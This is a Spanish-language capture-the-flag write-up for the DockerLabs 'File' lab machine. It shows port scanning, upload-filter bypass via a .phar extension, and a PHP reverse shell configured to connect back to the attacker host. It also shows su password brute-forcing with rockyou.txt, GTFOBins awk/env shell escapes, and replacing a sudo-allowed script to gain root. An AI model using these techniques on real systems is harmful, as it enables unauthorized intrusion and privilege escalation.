



Write-Up: Máquina "File"

📍 **Plataforma:** DockerLabs

📍 **Dificultad:** Fácil

📍 **Autor:** Joaquín Picazo

🔍 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
- 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
- 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
- 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.



1. Reconocimiento y Recolección de Información

Realizo un escaneo simple para encontrar los puertos abiertos. Con **-Ss** hago un escaneo silencioso de puertos TCP y **-Pn** porque ya se que el host está activo.

```
(root㉿kali)-[~]
# nmap -p- --open -vvv -Pn -sS 172.17.0.2
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-01 20:25 -04
Initiating ARP Ping Scan at 20:25
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 20:25, 0.14s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:25
Completed Parallel DNS resolution of 1 host. at 20:25, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 20:25
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 21/tcp on 172.17.0.2
Completed SYN Stealth Scan at 20:25, 3.56s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000029s latency).
Scanned at 2025-06-01 20:25:32 -04 for 4s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
21/tcp    open  ftp     syn-ack ttl 64
80/tcp    open  http    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.10 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

2. Escaneo y Enumeración

Ahora, hago un escaneo más agresivo a los puertos abiertos encontrados anteriormente con intención de obtener las versiones de sus servicios. FTP permite acceso anónimo.

```
[root@kali)-[~]
# nmap -p21,80 -sV -sC 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-01 20:26 -04
Nmap scan report for 172.17.0.2
Host is up (0.000064s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
|_ftp-syst:
|_STAT:
| FTP server status:
|   Connected to ::ffff:172.17.0.1
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|   vsFTPD 3.0.5 - secure, fast, stable
_|End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_r--r--r-- 1 65534 65534 33 Sep 12 2024 anon.txt
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 9.94 seconds
```

Uso Gobuster para buscar directorios de la web, y la herramienta encontró `/uploads` y `/file_upload.php`

```
[root@kali:~]# gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://172.17.0.2/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php,txt,html
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
=====
/.html          (Status: 403) [Size: 275]
/index.html     (Status: 200) [Size: 11008]
/.php           (Status: 403) [Size: 275]
/uploads         (Status: 301) [Size: 310] [→ http://172.17.0.2/uploads/]
/.php           (Status: 403) [Size: 275]
/.html          (Status: 403) [Size: 275]
/server-status  (Status: 403) [Size: 275]
/file_upload.php (Status: 200) [Size: 468]
Progress: 830572 / 830576 (100.00%)
=====

Finished
```

Ingreso a `/file_upload.php` en la web y veo que permite subir archivos.

Seleciona un archivo: No file selected.

Uso la reverse shell en php de [pentestmonkey](#) y le modiflico las variables para adaptarlas a mi entorno y situación.

```
Archivo  Acciones  Editar  Vista  Ayuda
GNU nano 8.2                               webshell.php
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// _____
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
//
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// _____
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = "172.17.0.3"; // CHANGE THIS
$port = 443; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourselves if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
[[{"key": "\u2190", "label": "Ayuda"}, {"key": "\u2191", "label": "Guardar"}, {"key": "\u2192", "label": "Buscar"}, {"key": "\u2193", "label": "Cortar"}, {"key": "\u2194", "label": "Ejecutar"}, {"key": "\u2195", "label": "Ubicaci\u00f3n"}, {"key": "\u2196", "label": "Deshacer"}, {"key": "\u2197", "label": "Poner marca"}, {"key": "\u2198", "label": "A llave"}, {"key": "\u2199", "label": "Anterior"}, {"key": "\u219a", "label": "Salir"}, {"key": "\u219b", "label": "Leer fich."}, {"key": "\u219c", "label": "Reemplazar"}, {"key": "\u219d", "label": "Pegar"}, {"key": "\u219e", "label": "Justificar"}, {"key": "\u219f", "label": "Ir a linea"}, {"key": "\u2190", "label": "Rehacer"}, {"key": "\u2191", "label": "Copiar"}, {"key": "\u2192", "label": "Buscar a\u2013r"}, {"key": "\u2193", "label": "Siguiente"}]]
```

Intenté subir la reverse shell en .php pero me lo rechazó. Por ende, decidí utilizar BurpSuite para nuevamente enviar la solicitud e interceptarla. Luego la envié a intruder y automaticé los intentos de diferentes extensiones del archivo.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A POST request is being viewed with the URL `http://172.17.0.2/subir_archivo.php`. The payload contains a PHP reverse shell script. The 'Payloads' panel on the right shows a configuration for a 'Simple list' of payloads, including 'phar', 'phtml', 'php2', 'php', and 'php3'. The 'Payload processing' section below it includes rules for each payload type.

La extensión que la web permitió fué .phar

The screenshot shows the 'Results' tab of the Burp Suite Intruder tool. It displays a table of successful attacks, all with a status code of 200 and a length between 236 and 254 bytes. The 'Response' tab shows the server's confirmation message: 'El archivo webshell.phar ha sido subido con éxito.'

Request	Position	Payload	Status code	Response received	Error	Timeout	Length	Comment
0	0		200	2			237	
1	1		200	0			236	
2	1	phar	200	1			254	
3	1	phtml	200	1			236	
4	1	php2	200	1			237	
5	1	php	200	3			236	
6	1	php3	200	2			237	
7	2		200	2			236	
8	2	phar	200	2			237	
9	2	phtml	200	1			236	

Ahora sabiendo que con .phar se puede subir el archivo, puedes intentar subirlo con repeater de BurpSuite o manualmente en la web.

3. Explotación de Vulnerabilidades

Ingreso por FTP y descargo el archivo disponible. Luego lo leo y me da un hash.

```
[root@kali:~]# ftp 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.5)
Name (172.17.0.2:cypher): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||56569|)
150 Here comes the directory listing.
-r--r-- 1 65534 65534 33 Sep 12 2024 anon.txt
226 Directory send OK.
ftp> get anon.txt
local: anon.txt remote: anon.txt
229 Entering Extended Passive Mode (|||18144|)
150 Opening BINARY mode data connection for anon.txt (33 bytes).
100% |*****| 33 70.98 KiB/s 00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (15.33 KiB/s)
ftp> exit
221 Goodbye.

[root@kali:~]# cat anon.txt
53dd9c6005f3cdxfc5a69c5c07388016d
```

Uso una herramienta de internet para quitar el hash, me dice que es tipo MD5 y que corresponde a “justin”.



The screenshot shows a web interface for cracking hashes. On the left, there is a large input field containing the MD5 hash: 53dd9c6005f3cdxfc5a69c5c07388016d. To the right of the input field is a reCAPTCHA verification box with the text "I'm not a robot". Below the input field is a "Crack Hashes" button. At the bottom of the page, there is a table with three columns: Hash, Type, and Result. The Hash column contains the input hash. The Type column shows "md5". The Result column shows "justin". A note below the table states: "Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults". Below the table, a color code legend indicates: Green for Exact match, Yellow for Partial match, and Red for Not found.


Hash	Type	Result
53dd9c6005f3cdxfc5a69c5c07388016d	md5	justin

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Me pongo a la escucha en mi máquina con netcat en el puerto 443 para recibir la conexión de la reverse shell.

```
[root@kali:~]# nc -lvp 443
listening on [any] 443 ...
```

Hago click en el archivo que subí para que el navegador lo ejecute y lo lea como php.



Index of /uploads

<u>Name</u>	<u>Last modified</u>	<u>Size Description</u>
Parent Directory		-
 webshell.phar	2025-06-02 03:59	5.9K

Apache/2.4.41 (Ubuntu) Server at 172.17.0.2 Port 80

Recibo la conexión. Intenté usar las formas comunes para escalar privilegios pero no había forma.

```
(root㉿kali)-[~]
# nc -lvpn 443
listening on [any] 443 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 40730
Linux d1ea1427bc32 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64 x86_64 x86_64 GNU/Linux
02:31:44 up 2:03, 0 users, load average: 2.06, 5.13, 3.25
USER   TTY      FROM             LOGIN@  IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/newgrp
/usr/bin/su
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/mount
/usr/bin/sudo
```

Antes encontré el hash que significaba “justin” y probé con todos los usuarios, sin embargo, no servía con ninguno.

```
$ cd home
$ ls
fernando
iker
julen
mario
$ su fernando
Password: justin
su: Authentication failure
$ su iker
Password: justin
su: Authentication failure
$ su julen
Password: justin
su: Authentication failure
$ su mario
Password: justin
su: Authentication failure
$ su root
Password: justin
su: Authentication failure
```

Me pongo a arreglar la terminal de la máquina objetivo para trabajar más cómodo y estable.

```
$ script /dev/null -c bash
Script started, file is /dev/null
www-data@d1ea1427bc32:/home$ ^Z
zsh: suspended nc -lvpn 443

└─(root㉿kali)-[~]
  # stty raw -echo; fg
[1] + continued nc -lvpn 443
                                              reset xterm
ewww-data@d1ea1427bc32:/home$ export SHELL=bash
www-data@d1ea1427bc32:/home$ export TERM=xterm
```

🔒 4. Escalada de Privilegios y Post-exploitación

Descargue en mi máquina el script de fuerza bruta de [Maalfer](#) y lo modifiqué un poco porque me hacía spam de todos los intentos y no quería 100 líneas por segundo en mi consola. Luego, abrí un servidor web local para transferir archivos (en el mismo directorio que tengo el script de fuerza bruta y diccionario rockyou.txt).

```
└─(root㉿kali)-[~]
  └─# python -m http.server 8080
  Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Desde la máquina objetivo usé wget para descargar los archivos de mi máquina.

```
www-data@d1ea1427bc32:~/html$ wget http://172.17.0.1:8080/Linux-Su-Force.sh
--2025-06-02 04:06:29-- http://172.17.0.1:8080/Linux-Su-Force.sh
Connecting to 172.17.0.1:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1600 (1.6K) [text/x-sh]
Saving to: 'Linux-Su-Force.sh.1'

Linux-Su-Force.sh.1          100%[=]   1.56K --.-KB/s   in 0s

2025-06-02 04:06:29 (5.44 MB/s) - 'Linux-Su-Force.sh.1' saved [1600/1600]

www-data@d1ea1427bc32:~/html$ wget http://172.17.0.1:8080/rockyou.txt
--2025-06-02 04:06:38-- http://172.17.0.1:8080/rockyou.txt
Connecting to 172.17.0.1:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 139921507 (133M) [text/plain]
Saving to: 'rockyou.txt.1'

rockyou.txt.1          100%[=] 133.44M 69.7MB/s   in 1.9s

2025-06-02 04:06:40 (69.7 MB/s) - 'rockyou.txt.1' saved [139921507/139921507]
```

Se ve que recibió la petición de descarga y que fué exitoso.

```
└─(root㉿kali)-[~]
  └─# python -m http.server 8080
  Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
  172.17.0.2 - - [01/Jun/2025 20:54:12] "GET /Linux-Su-Force.sh HTTP/1.1" 200 -
  172.17.0.2 - - [01/Jun/2025 20:54:38] "GET /rockyou.txt HTTP/1.1" 200 -
```

Usé el script de fuerza bruta en bash usando el usuario fernando y el diccionario de **rockyou.txt**. Finalmente, obtengo la contraseña de **fernando**.

```
www-data@d1ea1427bc32:~/html$ bash Linux-Su-Force.sh fernando rockyou.txt

*****
*      BruteForce SU      *
*****
```

Contraseña encontrada para el usuario fernando: chocolate

Accedí a **fernando**, intenté escalar privilegios con “**sudo -l**” y no se podía.

```
www-data@d1ea1427bc32:~/html$ su fernando
Password:
fernando@d1ea1427bc32:/var/www/html$ sudo -l
[sudo] password for fernando:
Sorry, user fernando may not run sudo on d1ea1427bc32.
```

Ahora hice lo mismo, pero con el usuario **mario**, y también obtuve su contraseña.


```
www-data@d1ea1427bc32:/var/www/html$ bash Linux-Su-Force.sh mario rockyou.txt
*****
*      BruteForce SU      *
*****  
Contraseña encontrada para el usuario mario: password123
```

Ingreso a **mario** con las credenciales obtenidas, intento escalar privilegios con “**sudo -l**” y me da la opción de usar “**awk**” usando el usuario “**julen**”.

```
www-data@d1ea1427bc32:/var/www/html$ su mario
Password:
mario@d1ea1427bc32:/var/www/html$ sudo -l
Matching Defaults entries for mario on d1ea1427bc32:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mario may run the following commands on d1ea1427bc32:
(julen) NOPASSWD: /usr/bin/awk
```

En [GTFOBINS](https://gtfobins.github.io/gtfobins/awk/#shell) busco comandos para utilizar con “**awk**”, y encontré uno que me permite cambiarme al usuario “**julen**” al ejecutarlo como sudo usando ese usuario.



.. / awk

 Star 11,680

[Shell](#) [Non-interactive reverse shell](#) [Non-interactive bind shell](#) [File write](#) [File read](#) [SUID](#) [Sudo](#) [Limited SUID](#)

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.


```
awk 'BEGIN {system("/bin/sh")}'
```

Me cambio al usuario “**julen**” usando el comando. Uso “**sudo -l**” y con iker se puede ejecutar con sudo el archivo “**env**”.

```
mario@d1ea1427bc32:/var/www/html$ sudo -u julen awk 'BEGIN {system("/bin/sh")}'
$ whoami
julen
$ d^H^H
/bin/sh: 2:: not found
$ id
uid=1002(julen) gid=1002(julen) groups=1002(julen)
$ sudo -l
Matching Defaults entries for julen on d1ea1427bc32:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User julen may run the following commands on d1ea1427bc32:
(iker) NOPASSWD: /usr/bin/env
```

En [GTFOBINS](#) vuelvo a buscar otro comando para ir escalando privilegios con “env”. Encuentro que puedo cambiar al usuario “iker” usando el comando.



.. / env

Star 11,680

Shell SUID Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
env /bin/sh
```

ME convierto en el usuario “iker” y ejecuto “sudo -l”. Veo que se puede ejecutar el archivo “geo_ip.py” como sudo.

```
$ sudo -u iker env /bin/sh
$ whoami
iker
$ id
uid=1003(iker) gid=1003(iker) groups=1003(iker)
$ sudo -l
Matching Defaults entries for iker on d1ea1427bc32:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User iker may run the following commands on d1ea1427bc32:
(ALL) NOPASSWD: /usr/bin/python3 /home/iker/geo_ip.py
```

Veo en qué consiste el script de python.

```
$ /usr/bin/python3 /home/iker/geo_ip.py
Introduce la direccion IP que quieras geolocalizar: 172.17.0.2
{'status': 'fail', 'message': 'private range', 'query': '172.17.0.2'}
$ cat g^H
cat: 'g'$'\b': No such file or directory
$ cat /home/iker/geo_ip.py
import requests;
ip = input('Introduce la direccion IP que quieras geolocalizar: ')
respuesta = requests.get(f'http://ip-api.com/json/{ip}')
data = respuesta.json()
print(data)
```

Creo un nuevo archivo con nano llamado “[exploit.py](#)” (nombre temporal) y le escribo:

```
import os  
os.system("/bin/bash")
```

Básicamente el código inicia una nueva shell en bash, y como se ejecutará con sudo, me permitirá tener una shell como root.

```
iker@d1ea1427bc32:~$ nano exploit.py
```

Cambio de nombre del archivo **geo_ip.py** a **excode.py**. Luego, cambio el nombre de mi archivo malicioso **exploit.py** a **geo_ip.py** para que reemplace el archivo que sale que tiene permisos sudo.

```
iker@d1ea1427bc32:~$ mv geo_ip.py excode.py  
iker@d1ea1427bc32:~$ mv exploit.py geo_ip.py
```

Ejecuto nuevamente “**sudo -l**” y me sigue apareciendo que “**geo_ip.py**” tiene permisos sudo. Recordar que ahora ese es mi archivo malicioso.

```
iker@d1ea1427bc32:~$ sudo -l  
Matching Defaults entries for iker on d1ea1427bc32:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User iker may run the following commands on d1ea1427bc32:  
    (ALL) NOPASSWD: /usr/bin/python3 /home/iker/geo_ip.py
```

Usando **sudo** y **python3** ejecuto el código que hice (el cual ahora es **geo_ip.py**) y obtengo una nueva shell pero al ser ejecutado como sudo, soy root.

```
iker@d1ea1427bc32:~$ sudo /usr/bin/python3 /home/iker/geo_ip.py  
root@d1ea1427bc32:/home/iker# whoami  
root  
root@d1ea1427bc32:/home/iker# id  
uid=0(root) gid=0(root) groups=0(root)  
root@d1ea1427bc32:/home/iker# su www-data
```

🏆 Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.